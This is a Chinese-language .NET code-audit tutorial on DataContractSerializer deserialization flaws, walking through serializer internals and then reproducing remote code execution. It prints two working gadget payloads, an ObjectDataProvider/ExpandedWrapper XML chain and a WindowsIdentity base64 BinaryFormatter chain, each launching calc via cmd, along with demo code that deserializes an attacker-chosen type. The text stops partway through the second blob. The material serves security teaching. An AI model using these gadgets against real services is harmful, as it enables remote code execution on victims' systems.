.NET 高级代码审计（第六课） DataContractSerializer 反序列化漏洞

Ivan1ee@360 天眼云影实验室


2019 年 03 月 01 日

0X00 前言

DataContractSerializer 类用于序列化和反序列化 **Windows Communication Foundation (WCF)** 消息中发送的数据，用于把 CLR 数据类型序列化成 XML 流，它位于命名空间 System.Runtime.Serialization，继承于 System.Runtime.Serialization.XmlObjectSerializer，在某些场景下开发者使用 DataContractSerializer.ReadObject 读取了恶意的 XML 数据就会造成反序列化漏洞，从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。


0X01 DataContractSerializer 序列化

类名使用 DataContractAttribute 标记，类成员使用 DataMemberAttribute 标记，可指定要序列化的属性和字段，下面先来看这个系列课程中经典的一段代码



```
[DataContract]
public class TestClass{
    private string classname;
    private string name;
    private int age;

    [DataMember]
    public string Classname { get => classname; set => classname = value; }

    [DataMember]
    public string Name { get => name; set => name = value; }

    [DataMember]
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }

    public static void ClassMethod( string value)
    {
        Process.Start(value);

    }
}
```

TestClass 对象定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。 序列化通过创建对象实例分别给成员赋值



```
TestClass testClass = new TestClass();
testClass.Name = "Ivan1ee";
testClass.Age = 18;
testClass.Classname = "360";
using (MemoryStream stream = new MemoryStream())
{
    DataContractSerializer jsonSerialize = new DataContractSerializer(testClass.GetType());
    jsonSerialize.WriteObject(stream, testClass);
    string strContent = Encoding.UTF8.GetString(stream.ToArray());
    Console.WriteLine(strContent);
}
```


使用 DataContractSerializer.WriteObject 非常方便的实现.NET 对象与 XML 数据之间的转化，笔者定义 TestClass 对象，常规下使用 WriteObject 得到序列化后的 XML 数据

<TestClass xmlns="http://schemas.datacontract.org/2004/07/WpfApp1" xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><Age>18</Age><Classname>360</Classname><Name>Ivan1ee</Name></TestClass>

0x02 DataContractSerializer 反序列化


2.1、反序列化原理和用法

反序列过程是将 XML 流或者数据转换为对象，在 DataContractSerializer 类中创建对象然后调用 ReadObject 方法实现的




```
...public override bool IsStartObject(XmlReader reader);
...public override bool IsStartObject(XmlDictionaryReader reader);
...public override object ReadObject(XmlReader reader);
...public override object ReadObject(XmlReader reader, bool verifyObjectName);
...public override object ReadObject(XmlDictionaryReader reader, bool verifyObjectName);
...public object ReadObject(XmlDictionaryReader reader, bool verifyObjectName, DataContractResolver
  dataContractResolver);
...public override void WriteEndObject(XmlDictionaryWriter writer);
...public override void WriteEndObject(XmlWriter writer);
...public void WriteObject(XmlDictionaryWriter writer, object graph, DataContractResolver dataContractResolver);
...public override void WriteObject(XmlWriter writer, object graph);
...public override void WriteObjectContent(XmlWriter writer, object graph);
...public override void WriteObjectContent(XmlDictionaryWriter writer, object graph);
...public override void WriteStartObject(XmlDictionaryWriter writer, object graph);
...public override void WriteStartObject(XmlWriter writer, object graph);
```

首先看 DataContractSerializer 类的定义，创建实例的时候会带入类型解析器




```
public sealed class DataContractSerializer : XmlObjectSerializer
{
    Type rootType;
    DataContract rootContract; // post-surrogate
    bool needsContractNsAtRoot;
    XmlDictionaryString rootName;
    XmlDictionaryString rootNamespace;
    int maxItemsInObjectGraph;
    bool ignoreExtensionDataObject;
    bool preserveObjectReferences;
    IDataContractSurrogate dataContractSurrogate;
    ReadOnlyCollection<Type> knownTypeCollection;
    internal IList<Type> knownTypeList;
    internal DataContractDictionary knownDataContracts;
    DataContractResolver dataContractResolver;
    bool serializeReadOnlyTypes;

    public DataContractSerializer(Type type)
        : this(type, (IEnumerable<Type>)null)
    {
    }
```

然后在初始化方法 Initialize 里将 Type 类型解析器赋值给成员 rootType




```
void Initialize(Type type,
    IEnumerable<Type> knownTypes,
    int maxItemsInObjectGraph,
    bool ignoreExtensionDataObject,
    bool preserveObjectReferences,
    IDataContractSurrogate dataContractSurrogate,
    DataContractResolver dataContractResolver,
    bool serializeReadOnlyTypes)
{
    CheckNull(type, "type");
    this.rootType = type;

    if (knownTypes != null)
    {
        this.knownTypeList = new List<Type>();
        foreach (Type knownType in knownTypes)
        {
            this.knownTypeList.Add(knownType);
        }
    }
```

反序列化过程中使用 ReadObject 方法调用了 ReadObjectHandleExceptions 方法，省略一些非核心代码，进入 InternalReadObject 方法体内



```
if (knownTypesAddedInCurrentScope)
{
    object obj = ReadDataContractValue(dataContract, reader);
    scopedKnownTypes.Pop();
    return obj;
}
else
{
    return ReadDataContractValue(dataContract, reader);
}
```

ReadDataContractValue 方法体内返回用 ReadXmlValue 处理后的数据，




```
protected virtual object ReadDataContractValue(DataContract dataContract, XmlReaderDelegator reader)
{
    return dataContract.ReadXmlValue(reader, this);
}
```

从下图可以看出这是一个 C#里的虚方法，在用


System.Runtime.Serialization.DiagnosticUtility 类处理数据的时候通过

DataContract.GetClrTypeFullName 得到 CLR 数据类型的全限定名。




```
public virtual object ReadXmlValue(XmlReaderDelegator xmlReader, XmlObjectSerializerReadContext context)
{
    throw System.Runtime.Serialization.DiagnosticUtility.ExceptionUtility.ThrowHelperError(new InvalidDataContractException(SR.GetString(SR.UnexpectedContractType, DataContract.GetCl
}
```

下图 Demo 展示了序列化和反序列化前后的效果



```
TestClass testClass = new TestClass();
testClass.Name = "Ivan1ee";
testClass.Age = 18;
testClass.Classname = "360";
using (MemoryStream stream = new MemoryStream())
{
    DataContractSerializer jsonSerialize = new DataContractSerializer(testClass.GetType());
    jsonSerialize.WriteObject(stream, testClass);
    string strContent = Encoding.UTF8.GetString(stream.ToArray());
    Console.WriteLine(strContent);
    using (MemoryStream stream1 = new MemoryStream(Encoding.UTF8.GetBytes(strContent)))
    {
        DataContractSerializer jsonSerialize1 = new DataContractSerializer(typeof(TestClass));
        TestClass obj = (TestClass)jsonSerialize1.ReadObject(stream1);
        Console.WriteLine(obj.Name);
        Console.ReadKey();
    }

}
```

反序列化后得到对象的属性，打印输出成员 Name 的值。



D:\Tmp\Csharp\WPF\WpfApp1\WpfApp1\bin\Debug\WpfApp1.exe


```
<TestClass xmlns="http://schemas.datacontract.org/2004/07/WpfApp1"
ame>Ivanlee</Name></TestClass>
Ivanlee
```

2.2、攻击向量—ObjectDataProvider


漏洞的触发点是在于初始化 DataContractSerializer 类实例时，参数类型解析器 type 是否可控，也就是说攻击者需要控制重构对象的类型，若可控的情况下并且反序列化了恶意的 Xml 数据就可以触发反序列化漏洞。笔者继续选择 ObjectDataProvider 类方便调用任意被引用类中的方法，具体有关此类的用法可以看一下《**.NET 高级代码审计（第一课）XmlSerializer 反序列化漏洞**》，因为 Process.Start 之前需要配置 ProcessStartInfo 类相关的属性，例如指定文件名、指定启动参数，所以首先考虑序列化 ProcessStartInfo 再来序列化 Process 类调用 StartInfo 启动程序，然后需要对其做减法，去掉无关的 System.RuntimeType、System.IntPtr 窗口句柄数据，下面是国外研究者提供的反序列化 Payload

```
<?xml version=""1.0""?>
<root xmlns:xsi=""http://www.w3.org/2001/XMLSchema-instance""
xmlns:xsd=""http://www.w3.org/2001/XMLSchema""
type=""System.Data.Services.Internal.ExpandedWrapper`2[[System.Diagnostics.Process, System, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089"">
    <ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL
xmlns=""http://schemas.datacontract.org/2004/07/System.Data.Services.Internal""
xmlns:i=""http://www.w3.org/2001/XMLSchema-instance""
xmlns:z=""http://schemas.microsoft.com/2003/10/Serialization/"">
      <ExpandedElement z:Id=""ref1""
xmlns:a=""http://schemas.datacontract.org/2004/07/System.Diagnostics"">
        <__identity i:nil=""true""
xmlns=""http://schemas.datacontract.org/2004/07/System""/>
      </ExpandedElement>
      <ProjectedProperty0
xmlns:a=""http://schemas.datacontract.org/2004/07/System.Windows.Data"">
        <a:MethodName>Start</a:MethodName>
        <a:MethodParameters
xmlns:b=""http://schemas.microsoft.com/2003/10/Serialization/Arrays"">
          <b:anyType i:type=""c:string""
xmlns:c=""http://www.w3.org/2001/XMLSchema"">cmd</b:anyType>
          <b:anyType i:type=""c:string""
xmlns:c=""http://www.w3.org/2001/XMLSchema"">/c calc.exe</b:anyType>
        </a:MethodParameters>
        <a:ObjectInstance z:Ref=""ref1""/>
      </ProjectedProperty0>
    </ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL>
</root>
```

设计的 Demo 里使用 ReadObject(new XmlTextReader(new StringReader(xmlItem.InnerXml)))反序列化成功弹出计算器。



```
String payload = $@"<?xml version=""1.0""?>
<root xmlns:xsi=""http://www.w3.org/2001/XMLSchema-instance"" xmlns:xsd=""http://www.w3.org/2001/XMLSchema"" type=""System.Data.Services.Internal.Expanded
    <ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL xmlns=""http://schemas.datacontract.org/2004/07/System.Data.Services.Internal""
                                                         xmlns:i=""http://www.w3.org/2001/XMLSchema-instance""
                                                         xmlns:z=""http://schemas.microsoft.com/2003/10/Serialization/"">
      <ExpandedElement z:Id=""ref1"" xmlns:a=""http://schemas.datacontract.org/2004/07/System.Diagnostics"">
        <__identity i:nil=""true"" xmlns=""http://schemas.datacontract.org/2004/07/System""/>
      </ExpandedElement>
      <ProjectedProperty0 xmlns:a=""http://schemas.datacontract.org/2004/07/System.Windows.Data"">
        <a:MethodName>Start</a:MethodName>
        <a:MethodParameters xmlns:b=""http://schemas.microsoft.com/2003/10/Serialization/Arrays"">
          <b:anyType i:type=""c:string"" xmlns:c=""http://www.w3.org/2001/XMLSchema"">cmd</b:anyType>
          <b:anyType i:type=""c:string"" xmlns:c=""http://www.w3.org/2001/XMLSchema"">/c calc</b:anyType>
        </a:MethodParameters>
        <a:ObjectInstance z:Ref=""ref1""/>
      </ProjectedProperty0>
    </ExpandedWrapperOfProcessObjectDataProviderpaO_SOqJL>
</root>";
var xmlDoc = new XmlDocument();
xmlDoc.LoadXml(payload);
XmlElement xmlItem = (XmlElement)xmlDoc.SelectSingleNode("root");
var s = new DataContractSerializer(Type.GetType(xmlItem.GetAttribute("type")));
var d = s.ReadObject(new XmlTextReader(new StringReader(xmlItem.InnerXml)));
```




2.3、攻击向量—WindowsIdentity

第二种攻击方法使用 WindowsIdentity 类，这个类继承了 ClaimsIdentity，并且实现了 ISerializable 接口，实现这个接口好处是可以控制你想反序列化的数据类型，此外还可以避免用到反射机制从而提高了运行速度。具体有关此类的用法可以看一下《**.NET 高级代码审计（第二课） Json.Net 反序列化漏洞**》，下面是国外研究者提供的反序列化 Poc

```
<root xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
type="System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089">

    <WindowsIdentity xmlns:i="http://www.w3.org/2001/XMLSchema-
instance" xmlns:x="http://www.w3.org/2001/XMLSchema"
xmlns="http://schemas.datacontract.org/2004/07/System.Security.Principal">

      <System.Security.ClaimsIdentity.bootstrapContext i:type="x:string"
xmlns="">AAEAAAD/////AQAAAAAAAAAMAgAAAElTeXN0ZW0sIFZlcnNpb24
9NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzd
hNWM1NjE5MzRlMDg5BQEAAACEAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5l
cmljLlNvcnRlZFNldGAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc
2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI
3N2E1YzU2MTkzNGUwODldXQQAAAAFQ291bnQIQ29tcGFyZXIHVmVyc2lvbg
VJdGVtcwADAAYIjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYX
Jpc29uQ29tcGFyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb2
49NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNz
dhNWM1NjE5MzRlMDg5XV0IAgAAAAIAAAAJAwAAAAIAAAAJBAAAAAQDAA
AAjQFTeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpYy5Db21wYXJpc29uQ29tcG
FyZXJgMVtbU3lzdGVtLlN0cmluZywgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuM
CwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5
MzRlMDg5XV0BAAAAC19jb21wYXJpc29uAyJTeXN0ZW0uRGVsZWdhdGVTZXJ
pYWxpemF0aW9uSG9sZGVyCQUAAAARBAAAAAIAAAAGBgAAAAsvYyBjYWxj
LmV4ZQYHAAAAA2NtZAQFAAAAIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRp
b25Ib2xkZXIDAAAACERlbGVnYXRlB21ldGhvZDAHbWV0aG9kMQMDAzBTeXN
0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50c
nkvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xk
ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2x
kZXIJCAAAAAkJAAAACQoAAAAECAAAADBTeXN0ZW0uRGVsZWdhdGVTZXJp
YWxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkHAAAABHR5cGUIYXNzZW
1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRUeXBlTmFtZQp
